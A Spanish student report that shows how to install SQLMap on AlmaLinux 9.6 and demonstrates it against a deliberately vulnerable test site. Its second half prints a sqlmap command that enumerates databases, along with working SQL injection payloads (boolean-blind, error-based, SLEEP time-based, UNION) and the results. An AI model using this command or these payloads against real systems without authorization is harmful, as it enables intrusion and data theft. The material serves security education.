

Instalación de la herramienta SQLMap

Brandon Rodrigo Méndez Méndez

Benemérita Universidad Autónoma de Puebla

Facultad de Ciencias de la Computación

12 de octubre deL 2025

Periodo Otoño 2025

Resumen. En este documento se muestra como instalar la herramienta SQLMap paso a paso desde el repositorio oficial en github y a su vez como usarla para realizar de forma ética una inyección SQL.

Palabras Clave: Request, payloads, inyección, SQLMap, AlmaLinux, SQLi, Sistema Operativo, Test de Penetración, auditorias, vulnerabilidad.

1 Introducción

Las inyecciones SQL son de las vulnerabilidades más comunes, criticadas y más usadas en las aplicaciones web. Estas permiten a un atacante interferir en las consultas que haga una pagina web a su base de datos, lo que significa que se puede tener acceso no autorizado a información sensible.

SQLMap es básicamente una herramienta de código abierto que permite hacer test de penetración que permiten automatizar el proceso de detección y explotación de vulnerabilidades por inyecciones SQL. Su gran versatilidad la han convertido en una herramienta indispensable para gestionar auditorias de seguridad.

A continuación, se detalla una guía estructurada para la instalación de esta herramienta en el sistema operativo AlmaLinux 9.6 para tener una configuración optima y funcional para poder usarla en entornos controlados.

[1]

1.1 Marco Teórico

Una inyección SQL es básicamente un vector de ataque en el cual hacemos uso de una validación de entradas las cuales suelen ser deficientes en una aplicación web. Un atacante se encarga de introducir o inyectar un código SQL en alguna consulta por ejemplo en un formulario o en un login de una aplicación web de modo que al hacer la consulta podamos manipular el comportamiento de la base de datos.

El funcionamiento de esta herramienta se base en enviar una serie de peticiones también conocidas como request con cargas útiles también llamadas payloads éstas son básicamente un fragmento de código malicioso introducido dentro de la consulta esto para alterar el comportamiento original y provocar respuestas anómalas en el servidor si este es vulnerable. Al analizar estas respuestas SQLMap puede confirmar o no la existencia de una falla SQLi para posteriormente explotar esta misma, donde podemos conseguir enumerar la base de datos, sus tablas, columnas y en casos aún más extremos y delicados robar la información contenida en ellas.

El uso de un sistema operativo robusto y que a su vez sea estable como lo es AlmaLinux es fundamental para tener una base segura y confiable para poder ejecutar esta herramienta de seguridad. [2]

1.2 Objetivo

El objetivo principal de este documento es guiar y documentar el proceso de instalación de la herramienta SQLMap en AlmaLinux para que así nuevos usuarios que vayan empezando en el mundo de la seguridad puedan beneficiarse de está.

2 Materiales y Entorno

Para poder realizar la instalación de la herramienta SQLMap y garantizar un correcto funcionamiento de está, es importante que nuestro equipo cuente con lo siguiente:

- CPU de un núcleo
- RAM al menos 1 GB
- Almacenamiento interno de 10 GB libres
- Acceso a internet
- Sistema operativo Linux, en este caso se trabajará con AlmaLinux más específicamente con la versión 9.6 ya que es una versión estable que cuenta con soporte activo y actualizaciones de seguridad.

2.1 Metodología de Instalación

El procedimiento de instalación de esta herramienta se realiza desde la terminal de Linux, usaremos un usuario estándar, cuando requerimos de privilegios de administrador usaremos el comando sudo, Vamos a clonar el repositorio de Git para asegurarnos que tendremos instalada la versión mas reciente de la herramienta SQLMap. [3]

1) Actualización del Sistema

Debemos de asegurarnos de que nuestro sistema esta actualizado es fundamental, para que todos los paquetes están actualizados para que no tengamos conflictos y así poder cerrar brechas de seguridad, para ello usaremos el siguiente comando, mirar imagen número 1 y 2.

```
brandon@2806-10a6-0015-9062-0a00-27ff-fe95-673c:~ -- su...
[brandon@2806-10a6-0015-9062-0a00-27ff-fe95-673c ~]$ sudo dnf update -y
[sudo] password for brandon:
AlmaLinux 9 - AppStream          411 B/s | 4.2 kB  00:10
AlmaLinux 9 - AppStream          1.0 MB/s | 20 MB  00:19
AlmaLinux 9 - BaseOS             9.8 kB/s | 3.8 kB  00:00
AlmaLinux 9 - BaseOS            2.0 MB/s | 29 MB  00:14
AlmaLinux 9 - Extras             296 B/s | 3.3 kB  00:11
AlmaLinux 9 - Extras            2.0 kB/s | 20 kB  00:10
Dependencias resueltas.
=====
Paquete      Arq.  Versión      Repositorio  Tam.
=====
Instalando:
kernel       x86_64 5.14.0-570.51.1.el9_6  baseos      1.8 M
Actualizando:
NetworkManager      x86_64 1:1.52.0-7.el9_6  baseos      2.3 M
NetworkManager-adsl  x86_64 1:1.52.0-7.el9_6  baseos       32 k
NetworkManager-bluetooth x86_64 1:1.52.0-7.el9_6  baseos       58 k
NetworkManager-config-server noarch 1:1.52.0-7.el9_6  baseos       18 k
NetworkManager-libnm  x86_64 1:1.52.0-7.el9_6  baseos      1.9 M
NetworkManager-team  x86_64 1:1.52.0-7.el9_6  baseos       37 k
NetworkManager-tui    x86_64 1:1.52.0-7.el9_6  baseos      246 k
NetworkManager-wifi   x86_64 1:1.52.0-7.el9_6  baseos       80 k
```

Imagen 1: Ejecutamos el comando `sudo dnf update -y` para actualizar todos los paquetes del sistema y actualizar los repositorios de paquetes.

```
brandon@2806-10a6-0015-9062-0a00-27ff-fe95-673c:~
tuned-2.25.1-2.el9_6.noarch
tuned-ppd-2.25.1-2.el9_6.noarch
udisks2-2.9.4-11.el9_6.1.x86_64
udisks2-iscsi-2.9.4-11.el9_6.1.x86_64
udisks2-lvm2-2.9.4-11.el9_6.1.x86_64
webkit2gtk3-2.48.5-1.el9_6.x86_64
webkit2gtk3-jsc-2.48.5-1.el9_6.x86_64
which-2.21-30.el9_6.x86_64
xdg-utils-1.1.3-13.el9_6.noarch
xorg-x11-drv-wacom-1.0.0-4.el9_6.x86_64
xorg-x11-drv-wacom-serial-support-1.0.0-4.el9_6.x86_64
xorg-x11-server-Xorg-1.20.11-31.el9_6.x86_64
xorg-x11-server-Xwayland-23.2.7-4.el9_6.x86_64
xorg-x11-server-common-1.20.11-31.el9_6.x86_64
yelp-xsl-40.2-1.el9_6.1.noarch
Instalados:
kernel-5.14.0-570.51.1.el9_6.x86_64
kernel-core-5.14.0-570.51.1.el9_6.x86_64
kernel-modules-5.14.0-570.51.1.el9_6.x86_64
kernel-modules-core-5.14.0-570.51.1.el9_6.x86_64
!Listo!
[brandon@2806-10a6-0015-9062-0a00-27ff-fe95-673c ~]$
[brandon@2806-10a6-0015-9062-0a00-27ff-fe95-673c ~]$
```

Imagen 2: Se muestra el proceso de actualización, instalando diversos paquetes del sistema, incluyendo drivers y componentes del kernel. La finalización exitosa se confirma con el mensaje Listo

2) Instalación de Dependencias

Después de actualizar nuestro sistema, ya podemos instalar SQLMap debemos hacerlo directamente desde su repositorio oficial en GitHub, para esto es necesario tener instalado el control de versiones de Git el cual instalamos de la siguiente forma, mirar imagen número 3 y 4.

```
brandon@2806-10a6-0015-9062-0a00-27ff-fe95-673c:~$ sudo dnf install git -y
[sudo] password for brandon:
Última comprobación de caducidad de metadatos hecha hace 0:26:10, el dom 12 oct 2025 17:33:39.
Dependencias resueltas.
=====
Paquete      Arq.      Versión      Repositorio  Tam.
=====
Instalando:
git          x86_64     2.47.3-1.el9_6  appstream    50 k
Instalando dependencias:
git-core     x86_64     2.47.3-1.el9_6  appstream    4.6 M
git-core-doc noarch     2.47.3-1.el9_6  appstream    2.8 M
perl-Error   noarch     1:0.17029-7.el9  appstream    41 k
perl-Git     noarch     2.47.3-1.el9_6  appstream    37 k
perl-TermReadKey x86_64     2.38-11.el9     appstream    36 k
perl-Lib     x86_64     0.65-481.1.el9_6 appstream    13 k
=====
Resumen de la transacción
=====
Instalar 7 Paquetes

Tamaño total de la descarga: 7.6 M
Tamaño instalado: 40 M
```

Imagen 3: Ejecutamos el comando `sudo dnf install git -y` para instalar el control de versiones Git y sus paquetes. Se muestra la lista de paquetes resueltos y las dependencias a instalar

```
brandon@2806-10a6-0015-9062-0a00-27ff-fe95-673c:~$ sudo dnf install git -y
Instalando      : git-core-2.47.3-1.el9_6.x86_64 1/7
Instalando      : git-core-doc-2.47.3-1.el9_6.noarch 2/7
Instalando      : perl-lib-0.65-481.1.el9_6.x86_64 3/7
Instalando      : perl-TermReadKey-2.38-11.el9.x86_64 4/7
Instalando      : perl-Error-1:0.17029-7.el9.noarch 5/7
Instalando      : perl-Git-2.47.3-1.el9_6.noarch 6/7
Instalando      : git-2.47.3-1.el9_6.x86_64 7/7
Ejecutando scriptlet: git-2.47.3-1.el9_6.x86_64 7/7
Verificando     : git-2.47.3-1.el9_6.x86_64 1/7
Verificando     : git-core-2.47.3-1.el9_6.x86_64 2/7
Verificando     : git-core-doc-2.47.3-1.el9_6.noarch 3/7
Verificando     : perl-Error-1:0.17029-7.el9.noarch 4/7
Verificando     : perl-Git-2.47.3-1.el9_6.noarch 5/7
Verificando     : perl-TermReadKey-2.38-11.el9.x86_64 6/7
Verificando     : perl-lib-0.65-481.1.el9_6.x86_64 7/7

Instalado:
git-2.47.3-1.el9_6.x86_64      git-core-2.47.3-1.el9_6.x86_64
git-core-doc-2.47.3-1.el9_6.noarch  perl-Error-1:0.17029-7.el9.noarch
perl-Git-2.47.3-1.el9_6.noarch  perl-TermReadKey-2.38-11.el9.x86_64
perl-lib-0.65-481.1.el9_6.x86_64

¡Listo!
brandon@2806-10a6-0015-9062-0a00-27ff-fe95-673c:~$
```

Imagen 4: Se muestra la progresión de la instalación de los paquetes requeridos y sus dependencias. La instalación finaliza con el mensaje Listo.

3) Clonación del Repositorio de SQLMap

Una vez instalada el control de versiones de Git procederemos a descargar el código fuente de SQLMap en el directorio opt esta es una ubicación estándar para un software de terceros, mirar imagen número 5.


A terminal window with a dark background and light text. The title bar shows the user 'brandon' and a long alphanumeric ID. The prompt is '[brandon@2806-10a6-0015-9062-0a00-27ff-fe95-673c ~]'. The command entered is 'sudo git clone --depth 1 https://github.com/sqlmapproject/sqlmap.git /opt/sqlmap'. The output shows the cloning process: 'Clonando en "/div>

Imagen 7: Se ejecuta el comando `sudo git clone` para descargar el código fuente de sqlmap directamente desde su repositorio en GitHub) hacia el directorio `/opt/sqlmap`.

4) Creación de Enlace Simbolico

Para que podamos ejecutar la herramienta de SQLMap desde cualquier ubicación de la terminal sin necesidad de especificarle la ruta completa, debemos crear un enlace simbólico en `/usr/local/bin`, mirar imagen número 6.




A terminal window with a dark background and light text. The title bar shows the user 'brandon' and a long alphanumeric ID. The prompt is '[brandon@2806-10a6-0015-9062-0a00-27ff-fe95-673c ~]'. The command entered is 'sudo ln -s /opt/sqlmap/sqlmap.py /usr/local/bin/sqlmap'.

Imagen 6: Se ejecuta el comando `sudo ln -s /opt/sqlmap/sqlmap.py /usr/local/bin/sqlmap`. Esto para crear un enlace simbólico (`ln -s`) que permite ejecutar el *script* principal de sqlmap (`sqlmap.py`)

Debemos asegurarnos de verificar si la instalación de SQLMap se realizó correctamente y si es accesible desde nuestro sistema, para hacer esto ejecutaremos el siguiente comando, el cual solicita la ayuda de la herramienta. El resultado que se nos debe mostrar es la visualización del banner de SQLMap y toda la lista completa de opciones y de parámetros disponibles, con esto ya estaría confirmado que la instalación de SQLMap fue exitosa, mirar imagen número 7.



El uso de SQLMap debe realizarse con los permisos y consentimientos previos del dueño del sistema ya que si es usado sin estos es considerado una practica ilegal. A continuación realizaremos un ejemplo usando SQLMap en un sitio web que está diseñado intencionalmente para ser vulnerado. Para que nosotros podamos enumerar las bases de datos de este sitio web, usaremos el siguiente comando, mirar imagen número 8.



```

brandon@2806-10a6-0015-9062-0a00-27ff-fe95-673c:~
[brandon@2806-10a6-0015-9062-0a00-27ff-fe95-673c ~]$ sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --dbs

-----
--H--
--[ ]-- {1.9.10#stable}
|_ - | . [ ] | . ' | . |
|_ _ _ | [ ] | _ | _ _ _ | _ |
      |_ | V . . .      |_ | https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 18:33:43 /2025-10-12/

[18:33:49] [INFO] testing connection to the target URL
[18:33:49] [INFO] checking if the target is protected by some kind of WAF/IPS
[18:33:49] [INFO] testing if the target URL content is stable
[18:33:49] [INFO] target URL content is stable
[18:33:49] [INFO] testing if GET parameter 'cat' is dynamic
[18:33:50] [INFO] GET parameter 'cat' appears to be dynamic
[18:33:50] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible DBMS: 'MySQL')
```

```

brandon@2806-10a6-0015-9062-0a00-27ff-fe95-673c:~
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 5555 FROM (SELECT(SLEEP(5)))0HDG)

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x716b707671,0x41d4d96967504e4b6268655a695a716b6f58664750434f506f697452562574715a4957874706a43,0x716b716b71),NULL-- --

--
[18:36:24] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[18:36:24] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[18:36:25] [INFO] fetched data logged to text files under '/home/brandon/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 18:36:25 /2025-10-12/

[brandon@2806-10a6-0015-9062-0a00-27ff-fe95-673c ~]$

```

Al finalizar el proceso se nos muestra información importante como lo es, el sistema operativo que se está utilizando, las tecnologías usadas y la base de datos que se esta usando. Por ultimo lo más importante se nos muestra que la inyección SQLMap explotó con éxito la vulnerabilidad y que logró extraer los nombres de las dos bases de datos que existen en el servidor, toda la información obtenida es guardada en un archivo de texto, mirar imagen número 11.

```
Abrir  log
~/.local/share/sqlmap/output/testphp.vulnweb.com
Guardar  x

1 sqlmap identified the following injection point(s) with a total of 48 HTTP(s) requests:
2 ---
3 Parameter: cat (GET)
4   Type: boolean-based blind
5   Title: AND boolean-based blind - WHERE or HAVING clause
6   Payload: cat=1 AND 9412=9412
7
8   Type: error-based
9   Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
10  Payload: cat=1 AND GTID_SUBSET(CONCAT(0x716b707671,(SELECT (ELT(4052=4052,1))),0x716b716b71),4052)
11
12   Type: time-based blind
13   Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
14   Payload: cat=1 AND (SELECT 5555 FROM (SELECT(SLEEP(5)))OHdG)
15
16   Type: UNION query
17   Title: Generic UNION query (NULL) - 11 columns
18   Payload: cat=1 UNION ALL SELECT
19  NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x716b707671,0x414d496967504e4b6268655a695a716b6f58664750
20  --
21  ---
22 web server operating system: Linux Ubuntu
23 web application technology: PHP 5.6.40, Nginx 1.19.0
24 back-end DBMS: MySQL >= 5.6
25 available databases [2]:
26 [*] acuart
27 [*] information_schema
```

Imagen 11: En esta imagen se puede apreciar un resumen de la SQL Injection realizada mostrando información relevante como las tecnologías usadas, sus versiones, los nombres de las tablas de la base de datos y la versión de MySQL utilizada

3 Conclusiones

Al finalizar con el proceso de instalación y al aplicar una demostración ética de la herramienta SQLMap en el sistema operativo de Linux en la distribución AlmaLinux 9.6, el uso de este nos brinda una mayor estabilidad y una gran facilidad de acceso a códigos fuentes a través de la plataforma de Git. El proceso de instalación de esta herramienta sencillo y muy rápido si se cuenta con los recursos adecuados para realizarla.

El método descrito nos garantiza tener acceso a la versión mas actualiza de esta herramienta, lo cual es fundamental en el campo de la ciberseguridad. A su vez se demostró que AlmaLinux puede ofrecernos un soporte completo para poder utilizar este tipo de herramientas de seguridad. Es muy importante utilizar este tipo de herramientas con previo permiso y consentimiento del dueño del sistema ya que esto permite actuar dentro del marco de lo legal y ético, para así evitar problemas legales en un futuro.

Bibliografía

Foundation, A. O. (12 de Marzo de 2025). *AlmaLinux OS: Forever-Free Enterprise-Grade Operating System*. Obtenido de AlmaLinux OS: <https://almalinux.org/>

sqlmapproject. (27 de Marzo de 2024). *Wiki (sqlmap)*. Obtenido de GitHub: <https://github.com/sqlmapproject/sqlmap/wiki>

sqlmapproject. (11 de Julio de 2025). *sqlmap*. Obtenido de GitHub: <https://github.com/sqlmapproject/sqlmap>